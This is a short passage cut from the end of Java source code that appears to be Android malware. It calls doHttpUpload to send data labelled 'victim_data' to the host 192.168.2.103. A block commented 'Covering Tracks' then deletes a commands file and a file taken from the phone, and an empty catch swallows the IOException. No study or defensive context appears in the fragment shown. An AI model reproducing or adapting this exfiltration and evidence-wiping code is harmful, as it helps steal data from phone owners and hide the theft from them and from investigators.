                  doHttpUpload("victim_data","192.168.2.103", context);

                  //****** Covering Tracks ******
               cmds_file.delete();

               //Remove file uploaded from the phone
                  gold_gpen.delete();

                } catch (java.io.IOException e) {

                }

         }

     }


}
```

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